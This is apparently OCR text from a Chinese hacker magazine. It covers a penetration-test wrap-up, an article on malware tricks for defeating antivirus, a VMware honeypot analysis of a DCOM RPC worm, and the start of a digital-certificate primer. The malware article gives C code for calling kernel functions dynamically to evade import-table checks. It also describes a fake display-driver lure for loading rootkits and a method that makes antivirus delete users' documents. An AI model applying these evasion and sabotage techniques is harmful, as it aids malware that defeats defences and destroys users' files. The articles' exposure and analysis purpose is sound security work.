


图 6

后来继续扩大战果，用上面的方法多抓取几台机器，尽可能多的收集信息，其他大部分机器也顺利搞定，如图7所示。




图 7

因为内网的网络结构比较复杂，整个过程经历很长一段时间，再加上有多个网段，至于清理日志等细节这里不再赘述。在此次的安全检测过程中，我没有进行任何对系统的改动和破坏。总之，要完成定点目标的渗透，需要足够的细心、耐心和经验。



前置知识：VC
关键词：社会工程、驱动、Hook

几种恶意程序搞破坏的新伎俩

文/图 胡文亮(Hovi.Delphic) [HooS-SofT]

最近几个月在虚拟机里玩新出的恶意程序（包括病毒、木马、广告软件、间谍软件等），发现大多数的恶意程序都没什么技术含量，无非就是恢复个 SSDT 来逃避主动防御什么的，这些代码在网上都很普遍了，但也发现一些技术含量不高，却能使目前的主动防御手段失效的办法。由于我对恶意程序深恶痛绝，就特地把我发现的伎俩在《黑客防线》这个平台上曝光，并做一番总结，既算警醒读者，也算促使安全软件公司更新他们的软件。

利用社会工程学的方法加载驱动

一般来说杀毒软件都带有驱动加载防御（如果杀毒软件没有驱动加载防御，可以说是等死，因为简单无硬编码的内存清零就可以结束包括江民 2009 在内的任意杀毒软件，一般 Hook SSDT 保护自己的杀毒软件更是不值一提），当出现应用程序要加载驱动的时候就会提示用户。但大多数普通用户都只认识诸如 QQ、Word 之类的常用软件，以及模糊地知道杀毒软件的概念，根本不知道什么进程、驱动程序之类的知识，更加不知道驱动程序崩溃与普通程序崩溃的后果以及区别。仅仅这一点，就可以利用欺骗的手法加载驱动了。首先把屏幕分辨率调成 640×480 及 16 色，然后提示“显示适配器驱动程序崩溃！需要重新加载才可以恢复分辨率以及颜色！按【确定】按钮确定重新加载显示适配器的驱动程序（如果被杀毒软件拦截，请点击允许）!”，标题栏还写着：Windows 设备管理器。我们玩驱动的一眼就看出这句话纯属扯淡，如果真的显卡驱动崩溃，唯一的后果就是蓝屏甚至直接黑屏重启，根本不可能弹出个框框来，但是普通用户哪里知道呢？基本只能乖乖地按照我们的方法去做了。等 Rootkit 的驱动程序加载完毕之时，就是计算机世界改朝换代之刻了！有人说，如果杀毒软件在 SSDT Shadow 上挂钩 NtUserChangeDisplaySettings 来拦截应用程序修改屏幕分辨率不就行了吗？且不说目前没有任何杀毒软件挂钩这个函数，就算真的挂钩这个函数也行不通，因为把计算机当成游戏机的用户绝对不是少数，而进入游戏（如“使命召唤”）之时游戏程序都会将屏幕修改到合适的分辨率来播放游戏剧情。如果这么平常的操作都拦截，就会让用户不厌其烦，还会有用户用这种杀毒软件吗？其实这仅仅是社会工程学最简单的一个应用，如果大家还想继续了解社会工程学，请参考世界上最著名黑客凯文·米特尼克的巨著：《欺骗的艺术》。据说还有的安全软件默认允许名为 IsDrv122.sys（这是冰刃的驱动名）的驱动加载，而没有校验 MD5 或者 CRC32。

在驱动程序里动态调用敏感函数躲避导入表智能分析

某些杀毒软件在驱动加载之前会分析驱动的导入表，并通过一定的规则来判断是合法驱动还是非法驱动。根据我的经验，瑞星杀毒软件如果发现驱动的导入表同时含有 PsLookupProcessByProcessId、ZwTerminateProcess 这两个函数名时，就会判定这是 Rootkit 驱动并予以清除。为了逃避这种分析的方式，我们可以简单地利用函数指针的形式来动态调用敏感的内核函数。比如要调用 PsLookupProcessByProcess，可以这么写：

```
ULONG GetFunctionAddr(IN PCWSTR FunctionName)
{
UNICODE_STRING UniCodeFunctionName;
RtlInitUnicodeString(&UniCodeFunctionName,FunctionName );
return (ULONG)MmGetSystemRoutineAddress
(&UniCodeFunctionName);
}
void LookupProcess4 ()
{
PEPROCESS eProcess;
ULONG        xxPid=4;
PUCHAR       addr;
NTSTATUS (*p)(IN ULONG ProcessId,OUT PEPROCESS
*Process);
```

```
    addr=(PUCHAR)(GetFunctionAddr
(L"PsLookupProcessByProcessId"));
    p=addr;
    if NT_SUCCESS((*p)(xxPid,&eProcess))
    {
    dprintf("EPROCESS OF 4:=%x",(ULONG)eProcess);
    }
    }
```

编译驱动之后，PsLookupProcessByProcessId 没有出现在驱动的导入表之中，但是我们确实使用到了这个函数。据说 360 判断驱动的危险性也是靠分析导入表，所以这个方法十分有效。

驱动占位阻止 ARK 启动

众所周知，几乎所有 ARK 都是靠驱动程序吃饭的。如果驱动程序无法加载，ARK 就没有任何作用。有的恶意程序利用这一点，预先把与所有著名 ARK 同名的驱动事先加载，使得 ARK 无法加载驱动。这比做强大的进程保护好多了（现在 ARK 的进程杀戮功能非常强大，基本上能通杀包括 KV2009 在内的杀毒软件）。比如冰刃的驱动名是 IsDrv122.sys、XueTr 驱动名是 XueTr.sys、IceLight 的驱动名是 ILDriver、狙剑的驱动名是 SnipeSword.sys 等。这个做法很简单，只要把驱动程序的设备名和链接名改成要阻止加载的驱动名就可以了。

动态查找并结束 AV/ARK 的进程

以前《黑客防线》分析过的病毒都是通过 ToolHelp 系列函数得到系统中所有的进程名，然后和已知的 AV/ARK 名称对比来得到 AV/ARK 的 PID。但这招对付已知的 AV/ARK 尚可，如果对付未知的 AV 和改名的 ARK 就不行了。于是恶意程序的作者们想到了一种新办法，先在用户态用 PROCESS_TERMINATE 权限打开得到的所有进程，如果返回的句柄是 0，则说明此进程有保护，就用各种恶心的方法结束或者破坏此进程。

利用杀毒软件来破坏文件

这个技巧是我发现的最邪恶的一个方法，因为不仅十分巧妙地避过了所谓的“智能主动防御”，而且还嫁祸于杀毒软件。在说明这个方法之前，先说几个常识。大家知道，如果有一个已知的病毒文件“bingdu.exe”被创建到硬盘上，就会被杀毒软件的文件防御拦截并删除；如果在“bingdu.exe”后面捆绑上其他文件（比如文档文件），也会被杀毒软件的文件防御拦截并删除；如果把“bingdu.exe”截成两段（bd1.dat、bd2.dat）存放，就没事；如果把 bd1.dat 和 bd2.dat 合成一个文件，又会被杀毒软件的文件防御拦截并马上删除。有了这四个条件，马上就有了一个阴险的方案：首先释放 bd1.dat、bd2.dat，然后遍历磁盘上的文件（特别是 doc、ppt、xls、gho、jpg 等私人文件，为了方便表述，假设有一个文件是 main.doc），最后合并文件。怎么合并呢？先把 bd2.dat 合并到 main.doc 前面生成一个新文件（为了表述方便暂称“bd2_main.doc”，其实还是 main.doc，因为新生成的 main.doc 覆盖旧的 main.doc，下同），然后再在“bd2_main.doc”的前面合并“bd1.dat”生成新文件“bd1_bd2_main.doc”。这是什么情况呢？就相当于直接把“bingdu.exe”合并到“main.doc”前面。新文件的生成自然会被杀毒软件的文件防御截获，此时杀毒软件会做什么呢？就是直接把病毒文件“bd1_bd2_main.doc”删除！也许杀毒软件还会得意洋洋地提示：成功删除了一个病毒文件！只是可爱的 main.doc 也永远消失了。想恢复？没这么容易！杀毒软件基本都是靠驱动程序来删除文件的，估计只有哭的份了！即使杀毒软件没有直接删除“bd1_bd2_main.doc”，而是把这个文件放到了“病毒回收站”，要想分离出原来的 main.doc 对于普通用户也是很麻烦的。何况还不是单个文件，而是全盘的私人文件。有人说：覆盖文件不会触发主动防御吗？答案是不会。因为这个覆盖文件相当于我们用 Word 写稿子单击“保存”按钮一样。还有人说，病毒进程不断地生成已知的病毒文件，杀毒软件不会关闭病毒进程吗？答案也是不会。因为通常会生成病毒文件的网络浏览器（下载的文件带毒），总不能杀毒软件一旦发现浏览器下载了个带毒的文件，就把浏览器的进程结束掉吧？

标题栏广告

在日常使用中，令人头痛的不仅是破坏类的恶意程序，广告程序也很烦人。如果广告程序做得不强制就没有效果，于是有人登峰造极，枚举所有的顶层窗体，然后用 SetWindowText 这个函数把窗体标题设置为广告内容！或者用 GetForegroundWindow 得到有焦点的窗体，再用 SetWindowText 把窗体标题设置为广告内容。这个方法非常强制，因为一般的程序都是有标题栏的，而且一抬头见就看见广告，真是一点办法都没有。

结　语

从对上述方法的描述，可以看出这些方法并没有什么高深的技术，但是换了一种思维使用这些技术，却造成了完全不同的效果。可见，再好的防护也难以抵挡新思维的攻击。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：入侵、蜜罐、虚拟机



肉鸡还是陷阱：巧借VMWare逆向分析入侵过程

文/图 Winbo

近年来，《无间道》、《潜伏》等间谍类题材吸引了许多人的目光，也给人们展示了一个真真假假、虚虚实实的现实世界。不过，在网络世界里，也在时刻上演着这样的虚幻故事。比如要维护网络安全，首先必须了解系统存在的漏洞和缺陷，了解攻击者的意图、技术、技巧等。但是，如同小偷不会告诉你他偷了哪些东西，攻击者也不可能会告诉你详细的入侵过程。如今，随着虚拟化技术越来越受欢迎，通过蜜罐技术了解攻击工具和攻击策略也开始受到网络管理者的青睐。下面，将借助于VMWare虚拟化软件打造网络版“余则成”，构建“间谍式”蜜罐并连入互联网，利用该蜜罐工具捕获一些攻击行为，通过对这些攻击案例的深入分析，了解攻击者进行非法活动的整个过程以及所使用的攻击工具和方法。

蜜罐基础：了解间谍的“十八般武艺”

一个精明的间谍自然有十八般武艺，而“蜜罐技术”则是一种识别攻击者并将其“瓦解”的技术。蜜罐技术通过部署作为诱饵的主机、网络服务以及信息，诱使攻击者进行攻击，减少对实际系统造成安全威胁。更重要的是，蜜罐技术可以对攻击行为进行监控和分析，了解攻击者所使用的攻击工具和攻击方法，推测攻击者的意图和动机。比如，《潜伏》中余则成的一些反间谍布置，包括在门、抽屉间卡纸条，在地上撒石灰等。这样，就能够追踪攻击者来源，对其攻击行为进行审计和取证，从而能够让防御者清晰地了解他们所面对的安全威胁，并通过法律手段去追究攻击者的责任，或者通过技术和管理手段来增强对实际系统的安全防护能力。

那么，间谍的“十八般武艺”通常有哪些呢？回到网络世界，蜜罐关键技术包括以下几类。

1）数据捕获技术。手段高明的入侵者攻入系统后，常常会试图更改甚至销毁目标主机上的各种记录。因此，数据捕获主要是在日志文件中查找操作记录。通常情况下，日志文件包括防火墙日志、IDS日志和蜜罐主机的系统日志，即“三重捕获”。其中，防火墙在网络层记录所有出入蜜罐的连接，并且及时向系统管理员发出警告信息；IDS在数据链路层对蜜罐中的网络数据流进行监控、分析和抓取，以便将来能够重现攻击行为，并在发现可疑行为时报警；蜜罐主机除了使用操作系统自身提供的日志功能外，还可以利用第三方软件加强日志功能，传输到安全级别更高的远程日志服务器上备份。

2）网络欺骗技术。为了使蜜罐对入侵者更有吸引力，需要采用各种欺骗手段来诱骗攻击者。例如在欺骗主机上模拟一些网络攻击者最“喜欢”的端口和漏洞。蜜罐主要的网络欺骗技术包括模拟服务端口、模拟系统漏洞和应用服务、IP空间欺骗、流量仿真、网络动态配置、网络服务、蜜罐主机。其中，网络流量仿真是常用来迷惑并吸引攻击者的方法。此外，还可以采用实时方式或重现方式复制真正的网络流量，或者从远程产生伪造流量，诱骗入侵者。

3）攻击报警和数据控制。该技术保证一旦蜜罐被攻陷，网络攻击者不会利用蜜罐攻击其他系统并造成危害。其难点是如何在控制住数据流量的同时又不引起攻击者的怀疑。在攻击者突破蜜罐后，他们最需要的就是网络连接，以便从网络上下载攻击工具包、打开IRC连接等等，蜜罐允许他们做大部分的“合法”事情。但是对攻击其他系统的“需求”，比如发起拒绝服务攻击、对外部扫描以及使用漏洞攻击他人的行为，则一概禁止。对于高包含性的蜜罐，则必须采取外部数据控制的措施，如IDS或带宽限制。通常采取的方法是：使用多层次控制，避免单点失效的风险；进行人工实时监控，一旦入侵者的活动超越了受控制的范围而产生威胁时，马上终止所有连接。

4）端口重定向技术。端口重定向技术就是在工作系统中模拟一个非工作服务。为了吸引网络攻击者上钩，一个较好的办法就是构建一个复制的模拟网，然后利用防火墙的端口映射或重定向技术，将它重定向到

一个蜜网 IP 地址中。如同余则成监视李涯一样，可以在不被攻击者察觉的情况下监视他们的行动，得到攻击者所使用的工具、采用的方式、通信方法、组织机构和入侵动机等信息，同时耗费他们的精力。例如我们正常使用 Web 服务，而用 Telnet 和 FTP 重定向到蜜罐系统中，但实际上这两个服务是没有开启的，而攻击者扫描时则发现这两个端口是开放的，但实际上这两个端口是蜜罐虚拟出来的，对服务器不会产生任何危害性。

通过上述技术的综合运用，我们完全可以模仿余则成的卧底神功，将蜜罐系统模拟成一个操作系统，通过开放一些端口和弱口令，并设定出相应的响应程序，如 Telnet 密码暴力破解、添加新用户、权限提升、删除添加文件，可将其设定为易攻破的主机。

愿者上钩：巧借 VMWare 逆向分析入侵过程

与“多启动”系统相比，VMWare 不需要重新开机就能在同一台机器使用好几个操作系统。VMWare 可以将机器上的一部分硬盘和内存进行组合，每台机器拥有自己独立的 CMOS、硬盘和操作系统，我们可以像使用普通机器一样对它们进行分区、格式化、安装系统和应用软件等操作，还可以将这几个操作系统联成一个网络。这样，一台机器就可以轻松虚拟出若干台机器。在测试过程中，VMWare 需要一个操作系统作为最基本的平台，即 Host OS（主系统），在 Host OS 上运行的其他系统都叫 Guest OS（子系统或客户系统）。

1）搭建虚拟主机测试环境

新建一个虚拟机后，除了使用默认值，用户还可以通过配置文件修改参数。这个配置文件实际上就相当于新机器的“硬件配置”，用户可以在配置文件中决定虚拟机的硬盘、内存多大，是否有并口和串口、是否有网络等。现在，首先利用 VMWare 虚拟出一个没有安装最新漏洞补丁的操作系统，然后构建一个具有多个节点的局域网，进行网络安全测试。参考步骤如下：

步骤 1：安装虚拟操作系统。使用虚拟机软件 VMWare 安装操作系统软件，这里选择版本稍低的 Windows 2000 操作系统和 SP4 补丁。

步骤 2：安装系统补丁程序和杀毒软件。给宿主机系统装上补丁程序，防止宿主机被攻破，并安装杀毒软件，升级到最新的病毒库，启动实时监控。

步骤 3：安装日志服务器。将蜜罐上的应用程序日志、系统日志、安全日志都发送到日志服务器，可真实地了解到蜜罐的运行情况，从中发现攻击者的蛛丝马迹。例如在主机上安装日志服务器 Kiwi Syslog Daemon 8.3.40（下载地址为：http://www.onlinedown.net/soft/20742. htm）。Kiwi Syslog Daemon 是一个装在服务器上的应用软件，可以实时显示通过防火墙的所有访问信息，并可以以文件的形式用日期命名保存到硬盘，以供查看。其软件参考界面如图 1 所示。同时，还可以在虚拟主机上安装日志记录工具，把系统日志发送到日志服务器上，如 evtsys（https://engineering.purdue.edu/ECN/Resources/Documents/UNIX/evtsys）。

步骤 4：安装 CMD 记录软件。cmdlog 的特点是记录 cmd.exe 的程序，而且不在进程列表中显示出来，对于实时监控黑客在本机上的攻击行为十分有效。软件下载地址为：http://www. yeshack.com/Soft/200409/104.html。解压后，把文件复制到 C:\windows\system32 目录下。打开 Windows 命令提示符输入以下参考命令：“C:\>evtsys -i -h 192.168.1.100”，其中“-i”表示安装成系统服务，“-h”表示指定 log 服务器的 IP 地址。




图 1

步骤 5：安装数据包捕获软件。例如可以安装 Sniffer Pro v4.7.530（http://down.chinaz.com/ soft/5542.htm）；也可以安装网络数据包嗅探软件 SmartSniff（http://www.52z.com/soft/12891. html）。通过捕获并分析虚拟机上流进和流出的网络数据包，了解攻击者的攻击技术、利用的系统漏洞和使用的工具等。

这样，通过“三重捕获”的层层防范措施，可以确保在不被入侵者发现诱骗的前提下，尽可能多地捕获攻击行为信息，包括入侵者的按键记录、CPU 利用率、进程列表、使用过的各种协议数据包内容等，同时充分保证捕获信息的完整和安全。此外，还可以分析攻击者所要进行的下一步工作，以及将捕获的数据不放在蜜罐主机上，防止被攻击者发现而提早退出。

2）尽在掌控之中：实施监控测试

基本环境及工具配置好后，现在开始进行监控测试。

步骤 1：开始监测扫描行为。搭建好蜜罐系统的虚拟主机，连上互联网后，通过嗅探软件发现不时有主机对蜜罐进行基于 135 端口扫描，有时伴随着基于 NetBIOS 扫描（137、139 端口），说明网络中存在大量随机扫描。

步骤 2：对攻击行为进行捕获。现在，一位来自外网的不速之客开始对蜜罐进行扫描和攻击。从分析数据来看，主要是基于 135 端口的扫描。接下来攻击者对蜜罐的 135 端口进行攻击，建立 RPC 远程连接，并向蜜罐传送带有恶意代码的数据包。捕获的

数据包如图 2 所示。




图 2

步骤 3：漏洞分析。这是针对 Windows RPC DCOM 接口进行缓冲区溢出漏洞的攻击，漏洞可通过 135（TCP/UDP）、139、445、593 等端口发起攻击。由于 Windows 的 DCOM 实现在处理一个参数时没有检查长度。通过提交一个超长（数百字节）的文件名参数可导致堆溢出，从而使 RPCSS 服务崩溃。精心构造提交的数据可在系统上以本地系统权限运行代码。攻击者可在系统中采取任何行为，包括安装程序，窃取、更改或删除数据，或以完全权限创建新账号。

步骤 4：攻击者对蜜罐的 RPC DCOM 接口缓冲区溢出攻击成功后，蜜罐系统执行 RPC 数据包中附带的恶意代码，该代码检查本机是否已经被感染或被种下后门程序。经检查本机还没有被感染，于是该程序就向攻击者请求发送蠕虫病毒程序 Winregs32.exe。随后，攻击者用 TFTP 协议向本机传送该蠕虫病毒。下载完毕后，该蠕虫病毒被立即执行，首先向 DNS 服务器查询 IP 地址，接着与该主机建立 IRC 连接。捕获到的数据如图 3 所示。




图 3

步骤 5：入侵行为分析。IRC 连接成功后，主机通过 IRC 向该蠕虫病毒发送一条指令，让蜜罐系统建立 150 个线程扫描某个网络段上的所有主机，寻找存在 135 端口漏洞的主机。之后，蜜罐主机开始不间断地扫描某个网络段上的所有主机，寻找有 135 端口漏洞的主机，CPU 利用率达到 100%，大量消耗系统资源。到此为止，蠕虫已完成入侵、感染蜜罐系统，并立即执行，通过对发送到日志服务器上的日志进行分析，得出该蠕虫病毒首先将自己复制到%system%\Winregs32.exe 下，注册表的列表项如下：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\OLE
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Control\Lsa
```

添加如下键值：

```
"MsWindows SysDate" = "Winreg32.exe"
```

现在，Windows 启动时就会自动运行该病毒程序，然后扫描网络中的其他主机，且利用 TCP 端口 135 的 Microsoft Windows DCOM RPC 接口缓存溢出漏洞攻击其他有该漏洞的主机并复制自己。这就是该蠕虫病毒具有自动攻击性、自我繁殖的原因。

现在，你可能在思考，《潜伏》中李涯也许聪明反被聪明误，因为余则成巧妙拖延了李涯对自己的攻击，而且让其浪费了大量时间，保护了自己的安全。作为近年来逐渐兴起的安全技术，蜜罐技术与《潜伏》等影视剧有着异曲同工之妙，并已成为网络管理员对付黑客和蠕虫病毒的有效工具之一。更重要的是，蜜罐技术还可以分析攻击者的攻击技术、攻击技巧、使用的工具等，从而更加主动、全面的保护网络的安全。

前置知识：密码学
关键词：PKI、数字证书



数字证书原理及应用

文/图 武大信安 余跃 孔亚楠

前面几期的黑防中，我向大家介绍过 SSL 协议的原理，以及如何利用 OPENSSL 进行一些密码学方面的编程，这些文章中都提到了数字证书这个概念。本文就向大家介绍一下 PKI 公钥体系中的非常核心元素——数

字证书的原理及应用，也算为后续的数字证书编程解析打个基础。

